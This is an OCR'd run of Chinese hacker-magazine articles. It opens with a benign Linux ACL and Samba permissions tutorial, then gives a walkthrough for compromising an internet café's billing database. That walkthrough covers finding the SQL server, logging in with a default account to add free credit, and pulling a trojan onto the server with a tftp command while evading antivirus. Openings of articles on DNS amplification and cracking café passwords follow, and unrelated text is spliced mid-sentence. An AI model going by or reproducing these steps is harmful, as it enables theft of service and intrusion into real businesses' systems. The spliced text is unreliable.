我们新建一个文件夹vendition（权限700），只有root用户可以完全控制，使vendition、financial组对该共享目录有权限，可以用“setfacl -m g:vendition:rwx,g:financial:rx vendition”命令。文件服务器可以用Samba来作，当然Samba的配置文件中最少要有如下语句，什么意思我就不说了，大家可以查看上期“黑手”。

```
[vendition]
        path = /home/vendition
        public = no
        valid users = @financial @vendition
        write list = @financial @vendition
```

测试服务器：

用Samba的客户端程序smbclient登录服务器localhost的vendition目录，用户名及密码是jane。比如：

```
smbclient //localhost/vendition -U jane%jane
smbclient //localhost/vendition -U jean%jean
```

图6中，用户jean登录服务器“put /etc/passwd jean.txt”上传文件成功；而jane用户只能查看目录内的文件，不能上传，因为“setfacl -m g:vendition:rwx,g:financial:rx vendition”命令定义了financial组只有读取权限。




图6 测试服务器及权限

任务中要求john、sally、tony、nichole都可以进入目录，我们用“**setfacl -m u:nichole:rwx,u:john:rx,u:tony:rwx vendition**”命令，将john、sally、tony、nichole用户加入目录读的权限。**setfacl的m参数是添加权限，而不是覆盖，你可以使用m参数多次完成一组权限的配置。**这时“getfacl vendition”查看目录的权限就应该是：

```
......
user::rwx
user:nichole:rwx
user:john:r-x
user:tony:rwx
group::rwx
group:financial:r-x
group:vendition:rwx
......
```

这时，如果用nichole用户登录服务器，会出现如下错误！

```
#smbclient //localhost/vendition -U nichole%nichole
Domain=[RHEL4] OS=[Unix] Server=[Samba 3.0.28]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

明明ACL权限允许nichole用户访问了啊！为什么还会报错呢？其实这是关系到Samba服务器的权限，我们说，在Linux系统的服务器中，涉及权限的地方最少有两处，一个是目录权限，另一个是服务器权限，两者缺一不可。细心的读者可能会发现，在前面的samba的配置文件中，只有financial、vendition组用户可以访问该目录，所以nichole用户被samba服务拒绝了，你可以加入如下字段就会登录成功！

```
valid users = @financial @vendition john sally tony nichole
write list = @financial @vendition john sally tony nichole
```

加入上面的字段到服务器配置文件中，重新启动服务器，就可以登录成功。而我们的实用案例也完成了。

当然，Unix的权限控制不能因短短的数千字，就会让读者完全理解Unix的权限机制，这还需要读者朋友们作大量的实践。不同权限的搭配会出现不同的效果，不同的安全级别需要你对权限的认识细分化。本文没有对Unix命令的语法过多解释，读者使用时可以参照man。如果你有什么问题或您的企业有什么权限上的需求，都可以拿到《黑客手册》论坛上让大家讨论研究。

编辑点评：

在了解了Unix的基本权限知识后，这期就带领大家更深入的学习了。你可以把ACL机制当作是文件基本权限的附加说明，用来设置复杂的权限关系。上期也说过，Unix的权限机制是一个很复杂的系统，但基本上你掌握到这里，就能应付你大部分工作了。如果你有更高的追求，那就继续努力吧。

泡吧星语：

时隔好久，再次来到泡吧，感觉好亲切，这次由我星陨来客串一把，要工作的人了，都说失去才知道珍惜，我似乎就是典型例子，还是向南说得对：大学一毕业，好日子就过去了，我暂时就是这么认为的，所以还要奉劝各位学生朋友好好珍惜在学校的时光……喂，那谁谁谁，这么久了还没有改了扔人的习惯啊！这次泡泡吧栏目给大家准备了一些比较容易接受的文章，很容易上手，想要快速免费上网的朋友不要错过哦！

Strike The Internet Bar

文 咸鱼

从本文中你可以学到：

1、如何在网吧中找到服务器的IP地址

2、如何利用SQL SERVER的管理员密码执行远程命令

3、如何利用tftp上传文件




图1 找到数据库服务器IP地址




图2 查看本地端口开放与连接信息




图3 扫描到开放1433端口的主机




图4 使用不同的端口连接




图5 使用不同的端口连接




图6 发现开放1433端口的主机

如果你没有一台个人电脑，不得不去Internet Bar上网，那你可以读一下my article，在你读完后，很可能你不用花任何money，但你的上网卡里有永远用不完的money，而且很有可能，主机会被你装上木马。oh yeah，let's go！（星陨：还拽E文……）

我们这里网吧使用的收费系统是Pubwin EP，Pubwin EP使用的数据库是MS-SQL，这篇文章的中心就是用MS-SQL账户登录MS-SQL主机，然后利用MS-SQL的强大功能达到目的。

上一段我已经说了我将要干什么，下面我就来说说怎么干。首先锁定目标，就是找出MS-SQL主机的IP，我们知道既然收费系统所在的服务端要扣我们卡里的钱，那它就得和客户端联系，那我们先看看网络状态再说吧。打开cmd.exe，输入**netstat**，回车，如果你运气够好的话，MS-SQL主机已经现身了，如图1。

注意最后一行**TCP 007:1505 192.168.1.168:ms-sql-s TIME_WAIT**，192.168.1.168就是运行SQL-SERVER数据库的主机了，你也可以输入**netstat -an**，如果你运气还是够好的话会看到如图2情况。

其中有一行**TCP 192.168.1.40:1505 192.168.1.168:1433 TIME_WAIT**，time_wait状态说明192.168.1.168的1433端口曾经和客户端联系过，而且我们知道开启SQL-SERVER的主机默认对外开放1433端口，所以192.168.1.168就是我们要找的SQL-SERVER主机。你还可以不管三七二十一抄起扫描工具就扫网吧里的所有机子的1433端口，如果你运气照样够好的话结果如图3。




图7 远程登录数据库




图8 登录远程数据库服务器




图9 执行cmd命令




图10 ver命令查看OS版本

不过在有的网吧情况并不是这样的，输入netstat回车，你会发现是这样的，如图4，再一次输入netstat，又变成这样的，如图5。

其中7495端口是锐起无盘使用的端口，而192.168.1.228的三个端口曾经和客户端联系过，而且这三个端口会随着时间而变化，除此以外并没有其它内网IP的连接，很有可能就是我们要找的SQL-SERVER主机，验证一下，抄起s扫描器输入**s tcp 192.168.1.1 192.168.1.222 1433 100**，结果是这样的，如图6。

证明判断是正确的。但是我大范围的这样扫**s tcp 192.168.1.2 192.168.1.251 1433 100**时，却扫不出来，所以有时我们要先判断出来再扫。

好了，锁定目标了，我的目标是192.168.1.168，就差一个账户登录了，登录后就可以do some evil thing了！其实Pubwin EP用的MS-SQL有一个默认的账户，我发现大部分网管都放任它的存在，这正中我们的下怀。先为你的卡里加些钱吧，Pubwin EP存放数据用的数据库是**local**，亮出“数据库管理助手”，用默认的账户**netcafe**登录local数据库吧，成功登录，如图7，自己去找到你的账号，想加多少加多少。

加钱之后，我们还不满足，给它种上木马才符合我的个性。亮出“sql综合利用工具”，登录成功，如图8，图9。

看下ver先，好确定系统文件夹，如图10。

是Windows 2000，那它的系统文件夹就是winnt了，好，用上传功能传木马上去，如图11，提示上传成功。（星陨：注意，

张宇快马征婚
征婚启事：年方30，身体健康，营养良好，五官端正，思维敏捷，风趣幽默，待人和善，工作稳定，无不良嗜好。
程序介绍：版本3.0，兼容性好，占用空间大，包装精良，运算速度快，人性化设计，界面友好，运行稳定，不占用其他资源。

实现DNS扩大攻击

文 认真的雪 [E.S.T]

从本文您可以学到：

1、 了解DNS数据包及IP头的结构

2、 伪造IP头达到攻击目的

本文要献给亲爱的曹笑丹，希望她能在六月份的高考中顺顺利利，一定要比我去年考得好，考上一所理想的大学。希望阅读本文的每一位读者都为她真心地祝福，在此谢过。

说完祝福的话，我们就直接进入正题吧。

首先我们简单的来说一下DNS，DNS是域名系统的简称，它是一种用于TCP/IP应用程序的分布式数据库，提供主机名和IP




图11 提示上传成功

上传的程序可能被杀毒软件查杀，所以之前记得做好免杀）

验证一下，在命令行下执行上传的程序，竟然找不到文件。Don't give up,let's try again with another method。架起tftp32，如图12，执行**tftp -i 192.168.1.40 get focus.exe c:\winnt\system32\focus.exe**，成功如图13。




图12 tftp服务器




图13 文件上传成功

还是需要验证一下，这次木马已经传过去了。接下来启动我们的木马吧，执行**c:\winnt\system32 \focus.exe**运行木马。yeah，连接木马，如图14。SQL-SERVER的数据库服务器就这样落入我们手中了。

[文章中涉及到的工具s扫描器、数据库管理助手、Sql综合利用工具及Tftpd32军械商店修改版光盘中有收录]




图14 成功远程控制服务器

编辑点评：

说是入侵其实还是利用弱口令进入防御弱的数据库系统。从这篇文章中各位能学到的是用管理员密码入侵的大致过程，某个步骤过不去的话再逐个解决，问题多了的话就会涉及到安全技术，知识也就延伸开了。现在初学的朋友只要了解这个过程就好了。

网吧破万象密码和系统管理员密码

文 丁其

从本文中你可以学到：

1、如何破解万象网吧管理软件的密码

2、如何通过万象管理台获取系统密码

今天我想告诉大家的是在网吧怎样找万象管理员密码、万象设置密码和系统管理员密码。

现在网吧一般都是Win2000或者Windows XP的机器，网管一般都把机子设置为自动登录！这样我们开机进入系统的时候登录窗口一闪而过！这时候如果我们findfass.exe试图把登录账号密码找出来是不会成功的！因为账号密码根本不在内存中，而findfass.exe通过winlogon的PID号和正确的域名中，在内存寻找加了密的内存块（保存着加密过的登录密码），然后对它进行解密，这样就能得到明文的密码，可对我们来说太麻烦了。

我现在就来介绍一种适合我们的方法，废话就不说了，直接进入主题。



图1 读取万象MD5加密后的密码

